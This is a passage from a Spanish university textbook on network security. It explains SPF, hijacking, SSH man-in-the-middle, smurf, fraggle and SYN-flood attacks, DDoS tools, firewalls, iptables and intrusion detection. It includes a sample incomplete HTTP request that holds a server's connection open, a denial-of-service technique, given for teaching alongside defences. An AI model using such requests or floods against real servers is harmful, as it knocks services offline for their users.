Por último existe un estándar que poco a poco se va implementando que se denomina SPF (*Sender Policy Framework*) que protege el denominado *envelope sender address*, es decir, la dirección del remitente a quien devolverle el mail si este falla o cuando se pulsa en "responder". A veces se le denomina *return path*. Este campo no suele mostrarse en los programas de correo. No hay que confundirlo con la cabecera Sender que es la que se muestra y que los servidores de correo no suelen hacer mucho caso.
El estándar requiere la unión de dos partes para ser efectivo:

1. Que el servidor de nombres o NS del dominio indique qué direcciones tienen permitido el envío de correos en nombre de ese dominio.
2. Que los servidores de correo de destino comprueben que el origen del correo es uno de los indicados en el NS del dominio.

Con estas condiciones, si se envía un correo desde otro sitio, el servidor de correo de descartaría el correo sin necesidad de tener que comprobar si es spam o no. Por tanto si administramos un servidor de correo, añadiendo la siguiente entrada en nuestro DNS

```
example.net.  TXT  "v=spf1 mx a:pluto.example.net include:aspmx.googlemail.com -all"
```

donde

- **v=spf1:** especifica que usaremos la versión 1 del estándar
- **mx:** especifica que los servidores de correo del dominio pueden enviar correo
- a:pluto.example.net: además el servidor **pluto.example.net** puede mandar correos
- **include:aspmx.googlemail.com**: Y todos los sitios legítimos para **google**, también los son para nosotros
- **-all**: el resto no es un origen válido

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Pueden verse ejemplos y una descripción de los parámetros más completas en http://www.openspf.org/Introduction

4.3.8 Hijacking

TCP/IP permite la inserción de paquetes en las corrientes de datos, de modo que podemos llegar a forzar la ejecución de comandos en un host remoto.
Este tipo de ataque necesita del uso de medios compartidos, y de un poquito de suerte para llevarse a cabo de forma satisfactoria.
Hay herramientas de secuestro, como Hunt que permiten espiar las conexiones para posteriormente inyectar comandos.

4.3.9 Ataques a SSH

SSH se caracteriza por usar criptografía de clave pública y criptografía de clave privada para llevar a cabo las comunicaciones.
El cliente y el servidor intercambian las claves públicas, y negocian un algoritmo y una clave para el cifrado simétrico, que será el que se use para asegurar las comunicaciones posteriores.
Visto de esta manera, el protocolo SSH parece esperanzador y seguro. Al margen del historial de seguridad que han presentado algunas implementaciones, hay una situación que deberíamos considerar muy seriamente, y es la posibilidad de que existiera un hombre intermedio en la negociación de claves (Man in the middle).
De esta forma, el cliente hablaría con el MITM, y el MITM hablaría con el servidor, pudiendo interceptar todas las comunicaciones, inyectar comandos en el servidor y cualquier cosa que se pudiera ocurrir.
Por ello es una buena práctica desconfiar siempre que al conectar a un servidor se nos avise un cambio de clave, ya que realmente podemos encontrarnos bajo un ataque de hombre intermedio.

4.3.10 DOS

Los ataques de negación de servicio son un tipo de ataque que, como su nombre indican, intentan (y en muchos casos consiguen) provocar la caída de servicio de una organización.
Los ataques más incómodos en la denegación de servicio son los basados en consumo de ancho de banda. Fácilmente un atacante con una línea T1 es capaz de saturar líneas de 64 kbps. Sin embargo la situación contraria también es factible. Un usuario con una línea de 64 kbps podría saturar una T3 sin excesivos problemas. Ello es posible mediante el uso de otros hosts, con otras líneas, para amplificar el ataque. Las balas más usadas para los ataques DOS son los paquetes ICMP, que aunque resulta muy útil para los diagnósticos, también es muy peligroso.
Una contramedida contra los ataques por inundación de ancho de banda basado en ICMP es acordar con nuestro ISP que corten los paquetes de datos que llegan a nuestra red. En caso de ataque,

4.3.10.1 Smurf

El smurf es un ataque de tipo net flood, que consiste en el envío de paquetes ICMP a las direcciones de broadcast de las redes. Con ello se consigue que todas las máquinas en la red respondan a la máquina que originó la petición.
En función del tamaño de la red sobre la que operemos, este ataque podría constituir una denegación de servicio a la máquina que lo realiza. El factor de escala de este ataque es N, siendo N el número de máquinas existentes en la red.
Si este concepto se enriquece con IP-Spoofing, podríamos falsificar la dirección de origen de la petición por la de la máquina objetivo del ataque, y todas las máquinas de la red enviarán paquetes a la máquina objetivo.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

4.3.10.2 Fraggle

Fraggle básicamente es un ataque análogo a smurf, con la diferencia de que en vez de usar ICMP emplea paquetes UDP. Usando el puerto 7 (echo) si el puerto está abierto, reemitirá el paquete a la dirección de origen (spoofeada, claro está). Si está cerrado, emitirá un paquete ICMP inalcanzable, que también supone tráfico.

4.3.10.3 SYN Flood

Antes de smurf y fraggle el ataque más devastador que había es el ataque de inundación SYN. Su funcionamiento es sencillo: el envío de un paquete SYN a un puerto abierto de un servidor, en el protocolo de establecimiento de conexión en 3 pasos, provoca que el servidor que escucha envíe un paquete SYN/ACK al origen. Generalmente, el momento que más recursos consume en un servidor es el establecimiento de las conexiones, por lo que con relativamente pocas conexiones SYN, con la IP de origen falsificada (con la dirección IP de un equipo que no existe), puede provocar el paro del servidor.
Si el equipo de origen existe, éste enviará un paquete RST al servidor y se aborta el proceso de conexión, con lo que el ataque no tendrá éxito.
Si el equipo no existe, el servidor quedará esperando, con la conexión encolada en la cola de conexiones. Por ello, con un ancho de banda pequeño, enviando paquetes SYN a un puerto cada 10 segundos podemos caer una máquina en ese puerto. El tiempo de inactividad puede ser tanto de tiempos cortos, unos 75 segundos, hasta muchos minutos, en función de las implementaciones de las pilas TCP/IP.
Como prevención a los ataques SYN Flood podemos:

- Aumentar el tamaño de la cola de conexión: esta solución no es óptima porque hará uso de recursos adicionales a los planificados, y puede afectar negativamente al rendimiento.
- Disminuir el periodo del tiempo de establecimiento de conexión: al igual que el aumento del tamaño de la cola de conexiones, ayuda a paliar los efectos del ataque, pero no a evitarlos.
- Activar las protecciones de los sistemas operativos: el núcleo de Linux incorpora la opción de usar desafíos criptográficos SYN-Cookie que permitan el acceso a los usuarios legítimos a través de un ataque.
- Usar IDS de red: un IDS puede detectar ataques SYN Flood y enviar paquetes RST a la máquina atacada.

4.3.10.4 Half Open connections

De igual manera que el SYN Flood es posible realizar este ataque mediante la apertura de conexiones con servidores manteniéndolas abiertas hasta que se consuman todos los recursos. Por ejemplo HTTP 1.1 permite el realizar varias peticiones con la misma conexión. De igual forma es posible enviar peticiones a incompletas dejando el servidor a la espera de que termine como en el ejemplo siguiente:

```
GET / HTTP/1.1
Host: 10.10.10.126
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)
Content-Length: 42
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Con este sencillo método es posible poner en apuros a un servidor vulnerable que se quede a la espera de terminar la petición para contestar.

4.3.11 DDOS

Los ataques DDOS son ataques de denegación de servicio distribuidos. Cuando se ejecuta un DDOS, no hay un atacante fijo, sino que el ataque proviene de muchas fuentes, involuntarias en muchos casos.
Este tipo de ataques se automatiza, buscando hosts vulnerables, con configuraciones débiles que son usados como zombis para perpetrar el ataque.


Las herramientas más significativas para este tipo de ataques son TNF, Trinoo, Stacheldraht, TFN2k y WinTrinoo. Hay herramientas posteriores, como Shaft y mStreams, pero están basadas en las anteriores.

4.4 Protección

4.4.1 Firewalls

4.4.1.1 Introducción

Un firewall es un dispositivo que proporciona un punto de defensa que controla y vigila los tráficos de entrada y salida que circulan entre dos redes (generalmente una red privada e internet).



Las características generales que debe presentar cualquier firewall son:

- Control a nivel de capa de red y de transporte.
- Reglas en base a los protocolos usados, puertos de origen y destino, direcciones IP de origen y destino y control de estado de las conexiones.
- Los firewalls no inspeccionan el tráfico a nivel de aplicación.
- Deben ser muy rápidos y transparentes a los usuarios.

Actualmente a los firewalls se les ha incorporado el soporte de nuevas funcionalidades como son NAT, VPN, filtro de contenidos (a nivel de aplicación), arquitecturas de alta disponibilidad (clusters de firewalls), integración con productos de terceros (antivirus, listas para filtrado de urls,...).

4.4.1.2 Implementación de firewalls

La implementación de los dispositivos firewall generalmente presenta dos aspectos: soluciones compactas, o soluciones por software.
Una solución compacta es “una caja” que adquirimos a un fabricante (Checkpoint, Cisco, BlueCoat,...) y configuramos las reglas de filtrado que queramos aplicar. Normalmente usan un sistema operativo propietario, revisado y asegurado por el fabricante.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

Las soluciones por software implican el uso de un sistema operativo de propósito general, al que se le instala y configura un software específico que hará las labores de filtrado. Un ejemplo clásico es un ordenador, con dos interfaces de red, GNU-Linux e IPTables.

Las características a tener en cuenta a la hora de implementar un firewall son:

- Sistema operativo asegurado.
- Throughput
- Sesiones simultaneas.
- Número y tipo de adaptadores de red que soporta.
- Interfaces de gestión y administración.
- Soluciones de alta disponibilidad.
- Integración con productos de terceros fabricantes.

A la hora de implantar el firewall debemos:

- Denegar todos los servicios excepto los que sean estrictamente necesarios.
- Análisis periódico de los ficheros de bitácora.
- Mantener al día los sistemas en cuanto a nivel de actualizaciones y parches de seguridad.
- Realizar auditorías periódicas para evaluar el nivel de seguridad.


4.4.1.3 Firewalls a nivel de red. Escenarios.

El primer elemento de seguridad que podemos encontrar en una red son los firewalls, que normalmente guardan la conectividad entre nuestra red corporativa e internet.
El principal objetivo que cumplen los firewalls es escuchar el tráfico que pasa entre las redes que flanquea, y llevar a cabo acciones con los paquetes de datos.
También permiten el uso de políticas de listas de control de accesos, con las que crear reglas que automáticamente refuerzan las políticas de seguridad usando direcciones IP, puertos, protocolos y estado de las conexiones para sobre las que aplicar las acciones.
Dentro de nuestra red, existen varias formas de situar los firewalls, consiguiendo de esta manera cumplir objetivos diferentes para la seguridad, negación y concesión de acceso.

4.4.1.3.1 Arquitectura básica

La arquitectura básica de implementación de un firewall es aquella en la que se comunican dos redes diferentes y se configuran políticas de seguridad para la comunicación entre ambas. El ejemplo más claro que podemos encontrar sobre esta arquitectura es la red local que se conecta a internet, con un firewall que actúa como puente entre las dos redes, y solo permite que entre hacia nuestra organización el tráfico que hemos establecido en las reglas de filtrado del firewall.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



Normalmente al firewall en esta topología se le suele llamar firewall perimetral, ya que determina el perímetro de acceso a la red.
Esta misma solución puede ser usada con más de una red de área local y la conexión a internet, disponiendo de diferentes reglas para cada red que se conecte.

4.4.1.3.2 Arquitectura DMZ

Una forma de aumentar la seguridad en la red, si tenemos la necesidad de prestar servicios a usuarios externos a la misma, es la creación de una zona con acceso permitido desde fuera. Normalmente a estas zonas se les suele llamar zonas desmilitarizadas (DMZ).
Un claro ejemplo de este tipo de arquitecturas son las redes que disponen de servidores web, de correo, etc. accesibles desde fuera de la organización.
El hecho de permitir tráfico entrante en la red de la organización supone un factor de riesgo que trataremos de mitigar. Para ello hay diferentes arquitecturas DMZ para implementar en las organizaciones. Este es un tema muy amplio, por lo que recomiendo echar un vistazo al siguiente artículo de la publicación Linux Journal:

http://www.linuxjournal.com/article.php?sid=4415

A continuación se muestra en la figura dos arquitecturas típicas de DMZ:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239




Figure 3: "Screened Subnet" and "Flappin' in the Breeze" DMZ Architectures

4.4.1.4 Soluciones software

Vamos a presentar dos tipos de soluciones firewall a nivel de software: firewalls personales e iptables (linux).

4.4.1.4.1 Firewalls personales


Los firewalls personales son programas de aplicación que cumplen la función de avisar, permitir o denegar conexiones desde otros ordenadores al nuestro, o desde el nuestro hacia otros, conforme a reglas de filtrado que se pueden establecer fácilmente.
Estos programas están orientados a usuarios y sus funciones suelen ser, aunque limitadas, muy útiles: si establecemos avisos cuando un programa quiere conectarse a internet, podremos ver si algún software desconocido está intentando enviar información (como puede ser algún troyano), recibimos avisos de intentos de acceso a nuestro equipo, etc.
Hay programas que están muy extendidos, como son:

- ZoneAlarm (http://www.zonelabs.com)
- BlackIceDefender (http://www.iss.com)
- Kerio Personal Firewall (http://www.kerio.com).
- Otros… (http://www.google.com/)

Como ilustración, adjunto unas capturas de los firewalls personales de Kerio y Sygate.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Kerio Personal Firewall



Sygate Personal Firewall

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

4.4.1.4.2 IPTables

IPTables es un sistema de filtrado de paquetes que forma parte del Kernel de Linux desde las versiones 2.4. También es conocido como NetFilter.
Precisamente estas son las tres reglas básicas de todo Firewall: **INPUT**, **OUTPUT** y **FORWARD**. Aunque con iptables podremos hacer muchas más cosas como: NAT (*Network Address Translation*), *Masquering*, Control de ancho banda, Control según la MAC, evitar ataques DoS, Control Estado (esta es una de las principales novedades respecto a ipchains), etc. Todo esto y mucho más, lo podemos consultar en la abundante ayuda y documentación relativa al iptables en Internet. En la sección de bibliografía incluyo abundantes enlaces interesantes sobre el tema.
Para no dejar mal sabor de boca, haremos una pequeña introducción al uso de IPTABLES:
La sintaxis básica es:

```
Usage: iptables -[AD] chain rule-specification [options]
       iptables -[RI] chain rulenum rule-specification [options]
       iptables -D chain rulenum [options]
       iptables -[LFZ] [chain] [options]
       iptables -[NX] chain
       iptables -E old-chain-name new-chain-name
       iptables -P chain target [options]
       iptables -h (print this help information)
```

Ejemplo: supongamos que queremos denegar todas las conexiones que vengan al puerto 23 tcp de nuestra máquina. Deberíamos establecer la siguiente regla:

```
iptables –A INPUT –p tcp --dport 23 –j DROP
```

Y si queremos denegar por defecto cualquier tráfico de entrada que no encaje con nuestras reglas, deberemos poner:

```
Iptables –P INPUT DROP
```

Para aceptar las peticiones al puerto 80 tcp:

```
iptables –A INPUT –p tcp --dport 80 –j ACCEPT
```

Para más detalles, consultar la bibliografía sobre IPTABLES, al final del capítulo.

4.4.1.4.3 Definir políticas de filtrado

Lógicamente, antes de ponernos a configurar nuestro firewall, tenemos que tener muy claro que tráfico hemos de permitir el paso y a cual no.
Una sana práctica para este paso es establecer las políticas de entrada a DROP, y a partir de la denegación absoluta, abrir solamente el tráfico que nos interese, en los puertos que nos interese, desde las direcciones que nos interese. No permitir todo aquello que no sea estrictamente necesario disminuye la superficie del posible ataque.

4.4.2 IDS

4.4.2.1 Introducción a los Sistemas de Detección de Intrusos

4.4.2.1.1 ¿Qué es un Sistema de Detección de Intrusos?

Un Sistema de Detección de Intrusos o IDS (*Intrusion Detection System*) es una herramienta de seguridad encargada de monitorizar los eventos que ocurren en un sistema informático en busca de intentos de intrusión.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Definimos intento de intrusión como cualquier intento de comprometer la confidencialidad, integridad, disponibilidad o evitar los mecanismos de seguridad de una computadora o red.
Las intrusiones se pueden producir de varias formas: atacantes que acceden a los sistemas desde Internet, usuarios autorizados del sistema que intentan ganar privilegios adicionales para los cuales no están autorizados y usuarios autorizados que hacen un mal uso de los privilegios que se les han asignado.

4.4.2.1.2 ¿Por qué utilizar un IDS?

La detección de intrusiones permite a las organizaciones proteger sus sistemas de las amenazas que aparecen al incrementar la conectividad en red y la dependencia que tenemos hacia los sistemas de información.
Los IDSs han ganado aceptación como una pieza fundamental en la infraestructura de seguridad de la organización. Hay varias razones para adquirir y usar un IDS.
Prevenir problemas al disuadir a individuos hostiles.
Al incrementar la posibilidad de descubrir y castigar a los atacantes, el comportamiento de algunos cambiará de forma que muchos ataques no llegarán a producirse. Esto también puede jugar en nuestra contra, puesto que la presencia de un sistema de seguridad sofisticado puede hacer crecer la curiosidad del atacante.
Detectar ataques y otras violaciones de la seguridad que no son prevenidas por otras medidas de protección.
Los atacantes, usando técnicas ampliamente conocidas, pueden conseguir accesos no autorizados a muchos sistemas, especialmente a aquellos conectados a redes públicas. Esto a menudo ocurre cuando vulnerabilidades conocidas no son corregidas.
Aunque los vendedores y administradores procuran dar a conocer y corregir estas vulnerabilidades, hay situaciones en las que esto no es posible:

- En algunos sistemas heredados, los sistemas operativos no pueden ser parcheados o actualizados.
- Incluso en los sistemas en los que podemos aplicar parches, los administradores a veces no
- tienen el suficiente tiempo y recursos para seguir e instalar las últimas actualizaciones necesarias.
- Esto es un problema común, sobre todo en entornos que incluyen un gran número de
- hosts con sistemas operativos y hardware variado.
- Los usuarios y administradores pueden equivocarse al configurar sus sistemas.

Un sistema de detección de intrusos puede ser una excelente herramienta de protección de sistemas.
Un IDS puede detectar cuando un atacante ha intentado penetrar en un sistema explotando un fallo no corregido. De esta forma, podríamos avisar al administrador para que llevara a cabo un backup del sistema inmediatamente, evitando así que se pierda información valiosa.
Detectar preámbulos de ataques (normalmente pruebas de red y otras actividades).
Cuando un individuo ataca un sistema, lo hace típicamente en fases predecibles. En la primera fase, el atacante hace pruebas y examina el sistema o red en busca de un punto de entrada óptimo. En sistemas o redes que no disponen de un IDS, el atacante es libre de examinar el sistema con un riesgo mínimo de ser detectado. Esto le facilita la búsqueda de un punto débil en nuestra red.
La misma red con un IDS monitorizando sus operaciones le presenta una mayor dificultad. Aunque el atacante puede examinar la red, el IDS observará estas pruebas, las identificará como sospechosas, podrá activamente bloquear el acceso del atacante al sistema objetivo y avisará al personal de seguridad de lo ocurrido para que tome las acciones pertinentes.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

Documentar el riesgo de la organización.
Cuando se hace un plan para la gestión de seguridad de la red o se desea redactar la política de seguridad de la organización, es necesario conocer cuál es el riesgo de la organización a posibles amenazas, la probabilidad de ser atacada o si incluso ya está siendo atacada.
Un IDS nos puede ayudar a conocer la amenaza existente fuera y dentro de la organización, ayudándonos a tomar decisiones acerca de los recursos de seguridad que deberemos emplear en nuestra red y del grado de cautela que deberemos adoptar al redactar la política de seguridad.
Proveer información útil sobre las intrusiones que se están produciendo.
Incluso cuando los IDSs no son capaces de bloquear ataques, pueden recoger información relevante sobre éstos. Esta información puede, bajo ciertas circunstancias, ser utilizada como prueba en actuaciones legales. También se puede usar esta información para corregir fallos en la configuración de seguridad de los equipos o en la política de seguridad de la organización.

4.4.2.2 Clasificación de los IDSs

Existen varias formas de clasificar los IDSs:

4.4.2.2.1 Clasificación según fuentes de información

Existen varias fuentes de las que un IDS puede recoger eventos. Algunos IDSs analizan paquetes de red, capturados del backbone de la red o de segmentos LAN, mientras que otros IDSs analizan eventos generados por los sistemas operativos o software de aplicación en busca de señales de intrusión.

4.4.2.2.2 IDSs basados en red (NIDS)

La mayor parte de los sistemas de detección de intrusos están basados en red. Estos IDSs detectan ataques capturando y analizando paquetes de la red. Escuchando en un segmento, un NIDS puede monitorizar el tráfico que afecta a múltiples hosts que están conectados a ese segmento de red, protegiendo así a estos hosts.
Los IDSs basados en red a menudo están formados por un conjunto de sensores localizados en varios puntos de la red. Estos sensores monitorizan el tráfico realizando análisis local e informando de los ataques que se producen a la consola de gestión. Como los sensores están limitados a ejecutar el software de detección, pueden ser más fácilmente asegurados ante ataques.
Muchos de estos sensores son diseñados para ejecutarse en modo oculto, de tal forma que sea más difícil para un atacante determinar su presencia y localización.
Ventajas:

- Un IDS bien localizado puede monitorizar una red grande, siempre y cuando tenga la capacidad suficiente para analizar todo el tráfico.
- Los NIDSs tienen un impacto pequeño en la red, siendo normalmente dispositivos pasivos que no interfieren en las operaciones habituales de ésta.
- Se pueden configurar para que sean muy seguros ante ataques haciéndolos invisibles al resto de la red.

Desventajas:

- Pueden tener dificultades procesando todos los paquetes en una red grande o con mucho tráfico y pueden fallar en reconocer ataques lanzados durante periodos de tráfico alto. Algunos vendedores están intentando resolver este problema implementando IDSs completamente en hardware, lo cual los hace mucho más rápidos.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Los IDSs basados en red no analizan la información cifrada. Este problema se incrementa cuando la organización utiliza cifrado en el propio nivel de red (IPSec) entre hosts, pero se puede resolver con una política de seguridad más relajada (por ejemplo, IPSec en modo túnel).
- Los IDSs basados en red no saben si el ataque tuvo o no éxito, lo único que pueden saber es que el ataque fue lanzado. Esto significa que después de que un NIDS detecte un ataque, los administradores deben manualmente investigar cada host atacado para determinar si el intento de penetración tuvo éxito o no.
- Algunos NIDS tienen problemas al tratar con ataques basados en red que viajan en paquetes fragmentados. Estos paquetes hacen que el IDS no detecte dicho ataque o que sea inestable e incluso pueda llegar a caer.

Quizá el mayor inconveniente de los NIDS es que su implementación de la pila de protocolos de red puede diferir a la pila de los sistemas a los que protege. Muchos sistemas servidores y de escritorio actuales no cumplen en ciertos aspectos los estándares TCP/IP, pudiendo descartar paquetes que el NIDS ha aceptado. Esta inconsistencia de información entre el NIDS y el sistema protegido es la base de la ocultación de ataques que veremos más adelante.

4.4.2.2.3 IDSs basados en host (HIDS)

Los HIDS fueron el primer tipo de IDSs desarrollados e implementados. Operan sobre la información recogida desde dentro de una computadora, como pueda ser los ficheros de auditoría del sistema operativo. Esto permite que el IDS analice las actividades que se producen con una gran precisión, determinando exactamente qué procesos y usuarios están involucrados en un ataque particular dentro del sistema operativo.
A diferencia de los NIDSs, los HIDSs puede ver el resultado de un intento de ataque, al igual que pueden acceder directamente y monitorizar los ficheros de datos y procesos del sistema atacado.
Ventajas:

- Los IDSs basados en host, al tener la capacidad de monitorizar eventos locales a un host, pueden detectar ataques que no pueden ser vistos por un IDS basado en red.
- Pueden a menudo operar en un entorno en el cual el tráfico de red viaja cifrado, ya que la fuente de información es analizada antes de que los datos sean cifrados en el host origen y/o después de que los datos sea descifrados en el host destino.

Desventajas:

- Los IDSs basados en hosts son más costosos de administrar, ya que deben ser gestionados y configurados en cada host monitorizado. Mientras que con los NIDS teníamos un IDS por múltiples sistemas monitorizados, con los HIDS tenemos un IDS por sistema monitorizado.
- Si la estación de análisis se encuentra dentro del host monitorizado, el IDS puede ser deshabilitado si un ataque logra tener éxito sobre la máquina.
- No son adecuados para detectar ataques a toda una red (por ejemplo, escaneos de puertos) puesto que el IDS solo ve aquellos paquetes de red enviados a él.
- Pueden ser deshabilitados por ciertos ataques de DoS.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

- Usan recursos del host que están monitorizando, influyendo en el rendimiento del sistema monitorizado.

4.4.2.3 Tipo de análisis

Hay dos acercamientos al análisis de eventos para la detección de ataques: detección de abusos y detección de anomalías. La detección de abusos es la técnica usada por la mayoría de sistemas comerciales. La detección de anomalías, en la que el análisis busca patrones anormales de actividad, ha sido y continúa siendo objeto de investigación. La detección de anomalías es usada de forma limitada por un pequeño número de IDSs.

4.4.2.3.1 Detección de abusos o firmas

Los detectores de abusos analizan la actividad del sistema buscando eventos que coincidan con un patrón predefinido o firma que describe un ataque conocido.
Ventajas:

- Los detectores de firmas son muy efectivos en la detección de ataques sin que generen un número elevado de falsas alarmas.
- Pueden rápidamente y de forma precisa diagnosticar el uso de una herramienta o técnica de ataque específico. Esto puede ayudar a los encargados de la seguridad a priorizar medidas correctivas.
- Pueden permitir a los administradores de seguridad, sin importar su nivel o su experiencia en este campo, el seguir la pista de los problemas de seguridad de sus sistemas.

Desventajas:

- Solo detectan aquellos ataques que conocen, por lo que deben ser constantemente actualizados con firmas de nuevos ataques.
- Muchos detectores de abusos son diseñados para usar firmas muy ajustadas que les privan de detectar variantes de ataques comunes.

4.4.2.3.2 Detección de anomalías

La detección de anomalías se centra en identificar comportamientos inusuales en un host o una red.
Funcionan asumiendo que los ataques son diferentes a la actividad normal. Los detectores de anomalías construyen perfiles representando el comportamiento normal de los usuarios, hosts o conexiones de red. Estos perfiles son construidos de datos históricos recogidos durante el periodo normal de operación. Los detectores recogen los datos de los eventos y usan una variedad de medidas para determinar cuando la actividad monitorizada se desvía de la actividad normal. Las medidas y técnicas usadas en la detección de anomalías incluyen:

- Detección de un umbral sobre ciertos atributos del comportamiento del usuario. Tales atributos de comportamiento pueden incluir el numero de ficheros accedidos por un usuario en un periodo de tiempo dado, el numero de intentos fallidos para entrar en el sistema, la cantidad de CPU utilizada por un proceso, etc. Este nivel puede ser estático o heurístico.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Medidas estadísticas, que pueden ser paramétricas, donde la distribución de los atributos perfilados se asume que encaja con un determinado patrón, o no paramétricas, donde la distribución de los atributos perfilados es aprendida de un conjunto de valores históricos, observados a lo largo del tiempo.
- Otras técnicas incluyen redes neuronales, algoritmos genéticos y modelos de sistema inmune.

